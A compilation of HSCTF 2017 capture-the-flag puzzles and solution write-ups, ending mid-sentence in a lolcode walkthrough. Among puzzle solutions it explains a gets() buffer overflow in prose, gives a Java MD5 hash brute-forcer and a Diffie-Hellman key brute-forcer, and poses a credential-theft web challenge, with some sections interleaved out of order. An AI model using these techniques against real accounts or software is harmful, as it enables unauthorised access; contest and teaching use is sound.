"Get to work." The short man gruffly turned around and disappeared back into the shadows. Keith finally relaxed. He walked to a computer, sat down, and began another day of tedious IT work.

Keith had a sneaking suspicion that the people he was working for were not the most reputable, but he needed the money so he decided to keep his head down and focus only on his job.

Somewhere around noon, several hours later, Keith rubbed his eyes and sat back, relaxing for a few minutes. Keith wondered who the short blond man was. He knew his name was Shady J Dawg, and he was some sort of manager around here, but Keith didn't even know what this place was, or what the other people here did. He was only told exactly what he needed in order to complete his menial task, nothing more. He couldn't stand the boredom, and curiosity eventually got the better of him. Keith quickly looked around and made sure no one was watching, then started poking around the other files on the computer. On his first day, Degen had instructed him not to look at anything he wasn't specifically told to look at, but Keith couldn't resist his curiosity anymore. He found a folder marked "Shady J Dawg", and opened it. There were only two files inside: "k&d0.png" and "k&d0.7z".

"What could these possibly be?" Keith wondered. He pulled out a flash drive and quickly copied the two files. Before he could inspect any further, a voice with a distinct German accent called out from the shadows, "What do you think you're doing?!"

Keith spun around. The short blond man stepped out of the shadows looking absolutely livid. "I told you not to be too nosy, but you didn't listen."

"This is very bad," Keith thought. He quickly grabbed the flash drive and ran out. J Dawg chased after him, but Keith was too fast. Keith darted out the door, back through the alley, and didn't stop running until he reached his home and locked the door behind him.

Keith sat down at his computer and plugged in the flash drive. He tried to open the "k&d0.7z" file, but it appeared locked. "Hmmm," he thought. "The password must be somewhere hidden in the other file."

Find the password.

To be continued...

---

k&d0.png

Keith is in a contest with another colleague, to see who can find the hidden message in the picture. However, they're only allowed to use the most basic editing tools!

Can you find out the secret message?


Keith infiltrated the scary evil organization ZORE, and had to fight a cloned stegosaurus!

After killing the evil beast, they started to dissect the body for potential information. They found a usb containing two similar looking image files: one called *logo.png*, and one called *changed.png*.

What secret information could be contained in these strange files?


---

logo.png:



---

changed.png:



By: Ezra Edelman

Seeing a non-web exploitation problem Keith prepared their binary and c knowledge, but to their surprise, it was a .py! Help Keith learn to exploit python programs.

Here is the source:

```
import random

thisisthepassword = random.randint(0,2**30)

inp = input("Enter the password: ")

if (thisisthepassword == inp):

flag = open("theflag.txt",'r').read()

print flag

else:

print "WRONG password"
```

El Clasico

By Uday Shankar

This is a simple buffer overflow problem. There is a blatant vulnerability in the program, where it uses the gets() function to read the input. This function keeps on reading and writing to the given buffer until it encounters a newline. You can write far past the end of the buffer as long as you do not enter a newline. The buffer is located on the stack, a memory region that also contains sensitive information, such as return addresses. By overwriting the return address of the isCool function, we can jump to any point in the code. Notably, we can skip the code corresponding to the if statement and go straight to the code that spawns a shell. We generate the input required to exploit the overflow by loading the binary in gdb and locating the distance between the return address and the start of the buffer on the stack. Although the absolute locations (addresses) of the items on the stack varies from run to run, the distance between two items is constant. From here, we need to pad the buffer with some useless data, followed by the desired return address. When gets reads the input, it will write the useless data, and write the desired return address over the old return address. Once the function returns, it will go straight to the part of the code that spawns the shell, and from there, it is easy to get the flag by using the linux command cat.

Flag: one_of_these_pops_up_everytiem

It seems that Keith's adversary has learned their lesson. This time they are sure their program is secure.

Here is what Keith knows about the source:

```
import random
#doing this first this time
inp = str(input("Enter the password: "))
#so secure you can't get in even if you know the password
password = random.randint(0,2**30)
if (inp == password):
    flag = open("flagfilename",'r').read() #flagfilename is different serverside
    print flag
else:
    print "WRONG password"
```

Keith and Dawg 6

by Soumil Mukherjee and Jason Yang

NOTE- Do Keith and Dawg 5 first.

Dear Keith,

Good work on the previous assignment we sent you. The information you uncovered on this Anirudh person is helpful, to say the least. We have also positively identified the face in the reflection as Em-C A Ditya, one of Dawg's henchmen. It will be interesting to find out why he is taking images of Dawg's secret documents. He is likely some sort of double agent within Dawg's organization, although the fact that Dawg is in possession of this image indicates that he suspects A Ditya of betrayal. The file we have on Em-C A Ditya is included with your assignment. As with last time, all documents are encrypted. This time, the password is Dawg's password you found in the last assignment.

For this assignment, you are to access the website provided and obtain Dawg's login credentials. We have been monitoring the network traffic of J Dawg's organization, and they appear to visit this website frequently. It appears to be some sort of cloud storage service, but we believe it is a front for their operations. We've figured out that J Dawg's username is 'shadyjdawg', but we have been unable to figure out his password. Report back when you find his password. Time is of the essence. Increased traffic on this site leads us to believe that whatever nefarious plans they have in store, it will begin soon. Good luck.

-Jazz Money.

URL: http://hsctf2017.soumil.heliohost.org/hsctf2017/keithanddawg/index.php
username- shadyjdawg
password- [unknown]

Coin Flip Solution

by Jakob Degen

FLAG: 249369, 124813, 62558, 31388, 15476, 7891, 3975, 1982, 943, 486, 270, 107, 64, 33, 15, 8, 4, 1, 1, 1

Even though the file is a million digits long, this problem can still be solved very quickly. This solution will be written in Python, however much of this code can easily be translated into Java, C++, or other languages.

The first step is to open the file and prepare it for reading. In most other languages this will require a few lines of code, however Python allows this to be done in one line:

```
f = open('data.txt')
```

The next step is then to read the file. In Python this can once more be done in one line, however in most other languages this will again take a few lines. Using the list() function, a list of flips can be filled with characters representing the flips.

```
flips = list(f.read())
```

The list() function simply turns the outputted String into a list of chars. Next, create a list for storing the final output. It is fair to assume that no runs will have a length of more than 50 (statistically highly improbable), and so use a list comprehension to create list of length 50 filled with zero's:

```
runCount = [0 for i in range(50)]
```

While looping through the data, you will need to be able to keep track of the value associated with the current run (0 or 1) and the length of the run. So you can define two more variables to store these values.

```
currentValue = flips[0]
run = 0
```

Finally, you can start looping through the data. In each iteration of the loop, there are two scenarios: The current run is continued, or it is cut off. Begin by writing the loop itself, and the if statement for each scenario:

```
for i in flips:
    if currentValue == i:
    else:
```

Filling the if statement for a continued run in is easy- The run counter simply goes up one:

```
run += 1
```

Filling in the if statement for the end of the run is somewhat more difficult. Begin by counting up your run counter, as the end of this run needs to be kept track of:

```
runCount[run] += 1
```

Then, reset your run and currentValue variables. Your run will obviously go back down to just one, and your currentValue will change to the value of the new run:

```
currentValue = i
run = 0
```

This completes your for loop. Now, before outputting your results, there is just one more step necessary. Counting the final run, the one that hasn't technically "ended" yet. For this you can just count up the run counter, in the right place of course:

```
runCount[run] += 1
```

Finally, just print your results:

```
print(runCount)
```

Running this program will output the following list:

[0, 249369, 124813, 62558, 31388, 15476, 7891, 3975, 1982, 943, 486, 270, 107, 64, 33, 15, 8, 4, 1, 1, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]

Showing that our flag is:

249369, 124813, 62558, 31388, 15476, 7891, 3975, 1982, 943, 486, 270, 107, 64, 33, 15, 8, 4, 1, 1, 1

The complete program can be found below:

```
f = open('data.txt') # Open the file
flips = list(f.read()) # Read the contents of the file into a list
runCount = [0 for i in range(50)] #Assumes no runs longer than 50

currentValue = flips[0] # The value that the current run has
run = 0 # The length of the current run
for i in flips:
    if currentValue == i: # i.e. if the run is continued
        run += 1
    else:# i.e. if the run is over
        runCount[run] += 1
        currentValue = i
        run = 1

runCount[run] += 1 # Add the final (uncounted) run to the count

print(runCount) # Print results
```

Ping Pong 200 Solution

by Jakob Degen

FLAG: PP_0234FB97AA342D

This problem obviously has many solutions, but the code below is a working solution:

```
;`01#/  '1-=\!:@
     \^'+`"`/
```

In order to solve this problem, we will begin by determining a layout for the two stacks. In the future, we will format all summaries of the contents of the stacks as follows:

(Main Stack Bottom) , (Main Stack 2nd from Bot) , (Main stack 3rd from Bot) , … , (Main Stack Top) || (Help Stack Top) , (Help Stack 2nd From top) , … , (Help Stack Bot).

If either side is empty then that side of the || will be left blank.

For example, 1,2,3,4 || 6,7,8 means that the main stack has 4,3,2,1 from top to bottom, and the help stack has 6,7,8 from top to bottom. An advantage of this is that we then know that we can only operate on the parts of the data close to the || divider.

In order to solve this problem, we will format our stack as follows: S|L || N + 1 where S and L are the two numbers that need to be added to create the next fibonacci number (each are fibonacci numbers of their own) and N + 1 a value we will discuss later.

We begin our program by getting the input with the ; command. Then we will push it onto the help stack, followed by pushing 0 and 1 onto the main stack. After this our stacks will contain 0,1 || (input). This is already the setup of the stack we want. In order to create the second fibonacci number, we need to add 0 (the “0th” fibonacci number, and 1, the first fibonacci number).

After all this is implemented our code will look like this:

```
;`01
```

It is now time to start computing Fibonacci numbers. We will need a loop in order to successively add them. Let’s begin by calculating how many times we need to run that loop. We will assume that we want L to be equal to the Fibonacci number that we want. Usually, we would simply have to run the loop N times, where N is the input, to get the nth Fibonacci number. However, here we begin with 1, which is already the first Fibonacci number.

Therefore, we will need to run the loop N = input - 1 times. This gives us a definition for N, as seen before: The number of times that we still need to run our loop. This also shows why we can let N + 1 be equal to our input- We need to run the loop one time less than inputted. With this knowledge, as well as the format of the stacks as S,L || N + 1, we can then begin to build our loop. In our loop we will need to: 1. Check if we need to execute it again, 2. Decrement N + 1, and 3. Find the next S and L.

We can actually switch steps 1 and 2, and complete step 2 somewhat retroactively. So let's begin by decrementing N + 1. In order to do this, we will first move it onto the main stack from the help stack, so that we can operate on it. Then we will push one onto the stack, followed by subtracting. Our stack will change like this: S,L || N + 1 => S,L,N + 1 || => S,L,N + 1,1 || => S,L,N ||. However, notice that the values for S, L, and N are still the same, we have only changed the things inside the stack. We will leave N where it is for now, it can be moved back to the help stack later. Next we need to check if we actually need to execute the loop again. This is very simple. Since N represents the number of times that we need to execute the loop, and N is already in an ideal position to test it, the stack is now perfectly set up to check if the loop needs to be executed again. The = operator will do this for us.

After having done all this, our code will look as follows.

```
;`01#/ '1-=\
     \     /
```

The # operator is there so that we can enter the loop, which is created by putting the slashes in the way that we see here. If the = operator finds that N is equal to 0, then it will break out of the loop and continue reading right after the \ on the first line, at (13, 0). Otherwise, the loop needs to run, and we will have to move on to step 3.

Step 3 involves finding the next S and L values. When step 3 begins, the stacks are in the following format: S,L,N ||. In order to operate on S and L, begin by moving N to the other stack. Then, S and L need to be added, however since L will become the next S, the value of that first needs to be copied and stored somewhere else. This can be done by duplicating L and pushing it onto the help stack. The code for Step 3 will then look like this:

```
`"`
```

With the stacks changing:

S,L,N || => S,L || N => S,L,L || N => S,L || L,N

The stacks have now been prepared to compute the next number. The next number in the sequence can then be found by adding S and L. Afterward, the stack needs to be brought back into its original format of S,L || N. Moving L back onto the main stack and then

switching the top two values will complete this as well. The code then extends to the following:

```
`"`+'^
```

And the stacks will change as follows:

S,L || L,N => S+L || L,N => S+L,L || N => L,S+L || N.

The loop can then restart, effectively remapping all the values to perfectly fit the original setup. To add this code the existing code, the code will need to be reversed because the cursor will be reading backwards on the bottom side of the loop, however after making this change, the code can simply be inserted into the program, to reach:

```
;`01#/  '1-=\
     \^'+`"`/
```

This completes the code for the loop. After the loop completes, the stacks will then be formatted as follows:

fib(input - 1),fib(input),0 ||

To print out the final answer, simply remove the top value from the main stack, print, and then terminate the program. Adding these three commands gives us the final solution:

```
;`01#/  '1-=\!:@
     \^'+`"`/
```

Max's Maximal Triangles

by Alan Yan

Flag: 2940029939823000000039000000127300000005100000021 7

Click here for Problem and Solution

Ping Pong 300

By Uday Shankar

This is the classic problem of using two stacks to emulate a queue. You can find pseudocode for it on google, but here we give a brief description of how to implement the two queue operations involved.

- Enqueue - push the number onto stack 1
- Dequeue
-
    - If stack 2 has something on it, pop from stack 2 and return
    - If stack 2 is empty, pop from stack 1 and push to stack 2 until stack 1 is empty. This reverses the order of elements from LIFO (stack) to FIFO (queue). Then, pop from stack 2 and return.

The Ping Pong solution is almost identical to this. Stack 1 is the normal stack, and Stack 2 is the Helper Stack ®. The only quirk we must worry about is that only elements on the top of stack 1 can be directly manipulated by I/O, arithmetic, and flow commands. Therefore, sometimes we must move elements from the top of stack 2 to the top of stack 1 to perform some operation. A solution is given below, courtesy Jakob Degen.

```
\        @
\01-#/;<#/=\!#/<\':N6\
              \`/'\  *
     \     /#  !\=/#./
```

Flag: PP_wow_we_totally_didnt_give_you_the_flag

Note: The flag changed during the competition, because we accidentally distributed the original flag in the ping pong interpreter that we provided. Oops.

Pascal's Triangle (Solution by Alan Yan)

Flag: 963267236 350399819 672805854 430233223 155349879 92823536

Click here for Problem and Solution

Magic Matrices (Solution by Alan Yan)

Flag: 75582459875165475

Click here for Problem and Solution

Bob's Bubble Tea Machine I (Solution by Alan Yan)

Flag:

3147956295187316167381891081891323945663235693239156323916323906736823934
3823568216392309182391632391730689323915623906632391633692336643

Click here for Problem and Solution

Bob's Bubble Tea Machine II

By Alan Yan

Flag: 4564314707250

Click here for Problem and Solution

Grid

By Christopher Xue

The idea is to assign two numbers to each lattice point that represent how many ways we can travel from that point to the end. We need two numbers, one for travelling without making any down moves, and another for travelling with the possibility of making one down move.

We create two matrices to contain these numbers. If we try creating the matrix from (0,0) and progressing recursively from there, we will call the same recursive values over and over again (i.e., both (0,1) and (1,0) rely upon (1,1), forcing us to compute (1,1) twice) and also run into stack overflow error. So instead we start from the end and build from there, until we finally compute the value at (0,0).

We also note that we should compute the matrix of no down moves first, since the second matrix relies upon the first.

For example, if our two matrices are down and noDown, the java code looks like (here we use [x][y] to represent (x,y))

down[x][y] = down[x][y+1] + down[x+1][y] + noDown[x][y-]1

noDown[x][y] = noDown[x][y+1] + noDown[x+1][y]

(we should check for boundary cases; the above is the core of the algorithm)

We also have to remember to assign down[x][y] = 0 and noDown[x][y] = 0 if (x,y) is one of the holes.

Once we create both matrices, we print down[0][0] to obtain the flag, 4294.

Here is a Java solution

```
import java.io.File;
import java.io.FileNotFoundException;
import java.lang.Math;
import java.util.Scanner;

public class HelloWorld {
    public int[][] a; // can still move down
    public int[][] b; // no down moves
    public int[][] c; // list of holes
    public int m, n;
    public int counter;
```

```
    public HelloWorld(int x, int y) {
        m = x;
        n = y;
        counter = 0;
        a = new int[m][n];
        b = new int[m][n];
        c = new int[m][n];
        loadFile("file.txt");
        System.out.println(counter);
    }

    public void loadFile(String fileName) {
        File file = new File(fileName);
        try {
            Scanner inFile = new Scanner(file);
            while (inFile.hasNext()) {
                //System.out.println(point[0] + " " + point[1]);
                c[inFile.nextInt()][inFile.nextInt()] = 1;
                counter++;
            }
            inFile.close();
        } catch (FileNotFoundException e) {
            // e.printStackTrace();
            System.out.println("File is in the wrong directory");
        }
    }

    public void solveB(int x, int y) {
        if (c[x][y] == 1) {
            b[x][y] = 0;
            return;
        }
        if (x != m - 1 && y != n - 1)
            b[x][y] = b[x + 1][y] + b[x][y + 1];
        if (x == m - 1 && y != n - 1)
            b[x][y] = b[x][y + 1];
        if (y == n - 1 && x != m - 1)
            b[x][y] = b[x + 1][y];
        if (x == m - 1 && y == n - 1)
            b[x][y] = 1;
        b[x][y] = b[x][y] % 100000;

    }

    public void solveA(int x, int y) {
        if (c[x][y] == 1) {
            a[x][y] = 0;
            return;
        }

        if (x != m - 1 && y != n - 1)
            a[x][y] = a[x + 1][y] + a[x][y + 1];
        if (x == m - 1 && y != n - 1)
```

```
            a[x][y] = a[x][y + 1];
        if (y == n - 1 && x != m - 1)
            a[x][y] = a[x + 1][y];
        if (x == m - 1 && y == n - 1)
            a[x][y] = 1;

        if (y != 0)
            a[x][y] += b[x][y - 1];
        a[x][y] = a[x][y] % 100000;
    }

    public static void main(String[] args) {
        int x = 1000;
        int y = 1500;
        HelloWorld asdf = new HelloWorld(x, y);
        for (int i = x - 1; i >= 0; i--) {
            for (int j = y - 1; j >= 0; j--) {
                asdf.solveB(i, j);
            }
        }
        for (int i = x - 1; i >= 0; i--) {
            for (int j = y - 1; j >= 0; j--) {
                asdf.solveA(i, j);
            }
        }
        System.out.println(asdf.a[0][0]);
    }

}
```

Large Primes

By Alan Yan

Flag: 138379157

Click here for Problem and Solution

By: Ezra Edelman

It is in base 4 the flag is found one you convert it to ascii. I could not find an online tool to do this, but there is plenty of code online to convert between bases, and plenty of web applets to convert common bases to ascii. Once this is done the flag will be revealed:

‘thesewordsareputheretofillspace.Thissentenceintentionallyleftblank.theflagis:whydoesnooneusebasefour’

Hidden Polynomials

By Alan Yan

Flag: 231

Click here for Problem and Solution

Alice and Bob Solution

by Soumil Mukherjee

FLAG: 1715359156632385906

The trick to solving this problem is realizing that the encryption system used by Alice and Bob is the Diffie-Hellman Key Exchange. In the DH Key Exchange, Alice and Bob each pick a private key (which I will call a and b). Alice and Bob do not share their private keys, not even with each other. Then, they collectively decide on a prime p, and a base number g. At this point, any eavesdropper (such as Keith) can easily find out what p and g are, but does not know the private keys of either individual. Once Alice and Bob have agreed on the values of p and g, each person calculates the modular power of their private key mod p. In simpler terms, Alice calculates $$g^a (mod\ p)$$ and Bob calculates $$g^b (mod\ p)$$. These are now their public keys, which I will refer to as A and B respectively. Alice sends A to Bob, and Bob sends B to Alice, on reliable, but not necessarily secure communication channels. In practice, g and p will be so large that even the fastest supercomputers would take an extraordinary amount of time to solve a from A, or b from B, so it is not necessary to hide A or B. However, this is where Alice and Bob falter, since their g and p are extremely small, which is hinted at by Bob's comment "Aren't those numbers too small?". Once Bob receives A, he can find the shared message (in this case, the secret number) by calculating $$A^b (mod\ p)$$, which is equivalent to $$g^{ab} (mod\ p)$$. Similarly, Alice can find the same number by calculating $$B^a (mod\ p)$$. For Keith to find the secret message, he needs to solve for either a or b, and use one of the public keys to find the secret message. He can do this by taking advantage of the small numbers used, which enables him to use a simple brute-force method to find either private key.

The Java program below solves for both private keys, and uses one of them to solve for the secret number. Since Alice and Bob use a p that is close to the maximum value of the Long class, the program uses BigInteger. Also, as an additional advantage, BigInteger has a method for modular exponentiation, which greatly simplifies the algorithm.

The complete program can be found below:

```java
import java.math.BigInteger;
public class DHDecrypter {
  BigInteger g; // Base used
  BigInteger p; // Modulus used
  BigInteger A; // Alice's Public Key
  BigInteger B; // Bob's Public Key
  public DHDecrypter(BigInteger base, BigInteger mod, BigInteger alice, BigInteger bob)
 {
    g = base;
    p = mod;
    A = alice;
    B = bob;
  }
  public BigInteger getAlicePrivateKey() {
    BigInteger i = BigInteger.ZERO;
    while (!g.modPow(i, p).equals(A)) {
      i = i.add(BigInteger.ONE);
    }
    return i;
  }
  public BigInteger getBobPrivateKey() {
    BigInteger i = BigInteger.ZERO;
    while (!g.modPow(i, p).equals(B)) {
      i = i.add(BigInteger.ONE);
    }
    return i;
  }
  public BigInteger getMessage() {
    return A.modPow(getBobPrivateKey(), p);
    // return B.modPow(getAlicePrivateKey(), p);
  }

  public static void main(String[] args) {
    BigInteger g = new BigInteger("987");
    BigInteger p = new BigInteger("89119917672045578 41");
    BigInteger a = new BigInteger("731665363559374475");
    BigInteger b = new BigInteger("1317032838957486192");
    DHDecrypter keith = new DHDecrypter(g, p, a, b);
    System.out.println("Secret Number: " + keith.getMessage());
  }
}
```

Keith and Dawg 2 Solution

By: Jason Yang

Flag: ywterqtwe

Solution

Basically, brute force it. Calculate every possible password using the letters q, w, e, r, t, and y, and keep going until you find the right hash.

Firstly, we use a built in Java function to calculate md5 hashes:

```
MessageDigest md = MessageDigest.getInstance("md5");
md.update(s.getBytes(), 0, s.length());
return new BigInteger(1, md.digest()).toString(16);
```

where `s` is the string to be hashed.

Then, we need to iterate over every single letter combination of a certain length. If the password isn't found, then increment the length and repeat until it is found. We can do this by representing each combination with length n and o characters as an integer from 0 to $$o^n-1$$. Using a for loop, each of these integers can be converted to base o, then converted to a string using each digit as the index in the character set array, then hashed. If the loop is completed and the hash is still not found, n is incremented, and the loop repeated.

Of course, this is clearly not the most efficient algorithm. An improvement would be using multithreading. In the example, four threads are created, using the `Iterator` class to get the integer representing the character combination. The method `getNext()` is `synchronized` to prevent multiple threads from accessing the method concurrently and performing the same hash. Because the method is `synchronized`, it presents a bottleneck, as all thread must block until the method finishes. As a result, as much computation is placed in the thread and not in the `getNext()` method, which only needs to increment the integer. A `CountDownLatch` is used to block the main thread until all four hashing threads have completed, either when all combinations of length n have been tested or when the hash has been found. Once the `CountDownLatch` unblocks, the main thread either moves on and increments n (in the first case), or reports a successfully reversed hash (in the second case).

Full Solution

```
import java.math.BigInteger;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.util.concurrent.CountDownLatch;

public class Reverse {

    public String check;
    public String[] chars = {"q", "w", "e", "r", "t", "y"};

    public int length;
    public int count = 0;
    public boolean found = false;
    public Iterator it;

    public CountDownLatch latch;

    public static void main(String[] args){
        new Reverse().run();
    }

    public void run(){
        int maxLength = 10;
        int threads = 4;

        check = "b81b28baa97b04cf3508394d9a58caae";
        long beginTime = System.nanoTime();
        length = 1;
        while (length <= maxLength && !found){
            latch = new CountDownLatch(threads);
            it = new Iterator(length, chars);
            for (int i = 0; i < threads; i++){
                Thread t = new Thread(new Hash(), "hash");
                t.start();
            }
            try {
                latch.await();
            } catch (InterruptedException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
            }
            length++;
        }
        long endTime = System.nanoTime();
        long time = endTime - beginTime;
        System.out.println(String.format("%f hashes/second", (double) count / time * 1
000000000d));
        System.out.println(String.format("%f seconds", time / 1000000000d));
    }
```

```
    public static String md5(String s){
        try {
            MessageDigest md = MessageDigest.getInstance("md5");
            md.update(s.getBytes(), 0, s.length());
            return new BigInteger(1, md.digest()).toString(16);
        } catch (NoSuchAlgorithmException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }
        return null;
    }

    public class Hash implements Runnable {

        @Override
        public void run() {
            int index = -1;
            while ((index = it.getNext()) >= 0 && !found){
                String s = "";
                for (int i = it.n - 1; i >= 0; i--){
                    int num = (int) Math.floor(index / Math.pow(it.o, i));
                    index -= num * Math.pow(it.o, i);
                    s += chars[num];
                }
                String hash = md5(s);

                count++;
                if (hash.equals(check)){
                    found = true;
                    System.out.println(s);
                    System.out.println(hash);
                }
            }
            latch.countDown();
        }

    }

    public class Iterator {

        public final int n;
        public final int o;
        public int index;

        public Iterator(int size, String[] chars){
            n = size;
            o = chars.length;
            this.index = 0;
        }

        public synchronized int getNext(){
            if (index < (Math.pow(o, n))){
```

```
                int tmp = index;
                index++;
                return tmp;
            }
            return -1;
        }

    }

}
```

Gibberish Solution

by Christopher Xue

FLAG: carlgauss

Seeing “aaaa” pop up, we guess that it represents the four letter word “flag”, and the cipher is a vigenere. So to decrypt, we must add a key to each letter using modular addition (a = 0, z = 25). It looks like this key has “flag” in it since adding “flag” to “aaaa” yields “flag”. We can just try using “flag” as the key, or we can also notice that the “aaaa”’s occur at positions 20 and 64 (counting only the letters, not the spaces or punctuation) which has gcd 4, implying the length of the key divides 4 and so the key is “flag”.

We add “flag” to the letters in order, and the plaintext is revealed to be “this blurb contains the flag. here is a meaningless line. another one. hello. the flag is carlgauss. more nonsensical lines.” Hence, the flag is “carlgauss”.

Keith and Dawg 4 Solution

By: Jason Yang

Flag: 2313842

This program is written in lolcode.

The compiler can be built from this repo: https://github.com/justinmeza/lci

The language specification for lolcode can be found here: https://github.com/justinmeza/lolcode-spec/blob/master/v1.2/lolcode-spec-v1.2.md

`HAI` marks the beginning of the program, while the final line, `KTHXBYE` marks the end of the program.

Lines 9 through 31 define a "class" called `TABLE`. The next line (32) `I HAS A TABLES ITZ LIEK A TABLE` creates a new instance of `TABLE` called `TABLES`. The function of this variable is explained later. Moving on…

Similarly, lines 34 through 43 define a class called `MATH`, which is then instantiated in the next line (44). The function of this class is pretty obvious (do math things).

Again, lines 46 through 79 define a class called `PILE`, which is instantiated in line 101 as a variable called `PIN`. We'll be skipping lines 81-99 for now (we'll come back to it later). The class `PILE` has various functions defined through the following syntax:

```
HOW IZ I [METHOD NAME] YR [ARGUMENTS]
```

The methods are: `PUSHIN(ITEM)`, `POPPIN()`, `GETTIN(INDEX)`, and `SIZIN`. Clearly, this class is a stack (get it? It's a pile!), where `PUSHIN()` pushes an object, `POPPIN()` pops an object, `GETTIN()` gets the object at an index, and `SIZIN()` returns the size of the stack.

Following the creation of the variable `PIN`, the user is prompted for the first number. Using the following syntax:

```
[OBJECT] IZ [METHOD NAME] YR [ARGUMENTS] MKAY
```

the variable `PIN` pushes the first number. This process is repeated for the 2nd and 3rd numbers, creating a stack `PIN` with 3 numbers. A boolean variable `LOCK` is then initialized, and set to the return of the method `CHECKIN()` when passing `PIN` as the argument. `CHECKIN()` was defined in lines 81-99, which we previously skipped.

The method `CHECKIN()` creates a boolean `C` which is initialized to true. A series of 3 if statements are tested (one for each number in the stack), and if any fail, `C` is set to false. The method then returns `C`.

The first if statement is just math and can be rewritten in pseudocode as follows:

```
if ( (((int) P.get(0)) - 3) * 15 + 43 == (16807 / 7) / 7 )
```

Thus, the first number must satisfy the equation

```
(P.get(0) - 3) * 15 + 43 = 16807 / 7 / 7
P.get(0) = 23
```

The second if statement uses the `MATH` class to do some math with the `POWERIN` method (which is not a power method btw). The `POWERIN` method can be rewritten as follows:

```
function POWERIN(abc, def){
    int index = 0;
    int num = abc;
    while (index = 0; index < def; index++){
        num *= index + 1;
    }
    return num;
}
```

This evaluates to:

```
num = abc * (def / abc)!
```

Going back to the second if statement, the condition is essentially:

```
if ( MATHS.POWERIN(P.get(0), P.get(1) / P.get(0)) == 16560 )
```

Recall that `P.get(0)` must equal 23. Therefore:

```
23 * (P.get(1) / 23)! = 16560
P.get(1) = 138
```

Finally, for the third if statement, the class `TABLES` is used, specifically the method `CAT`. This method takes an argument `NUM`. First, a numerical variable `CAT3864` is created and defined as `CAT2 / NUM`. `CAT2` is defined as 672 at the beginning of the `TABLE` definition (before the method definition). The next line uses the `SRS` keyword. `SRS [IDENTIFIER]`

returns the variable with the name `[IDENTIFIER]`. This line also uses `SMOOSH`, which concatenates strings. So, the variable `KIT` (which equals 92) is multiplied to `NUM` which is then appended to the string `CAT`, and the variable of that name is found. The only variable with remotely that kind of name (`CAT` followed by a number) was just created, `CAT3864`. So, in order to not get a syntax error, `NUM` must equal

```
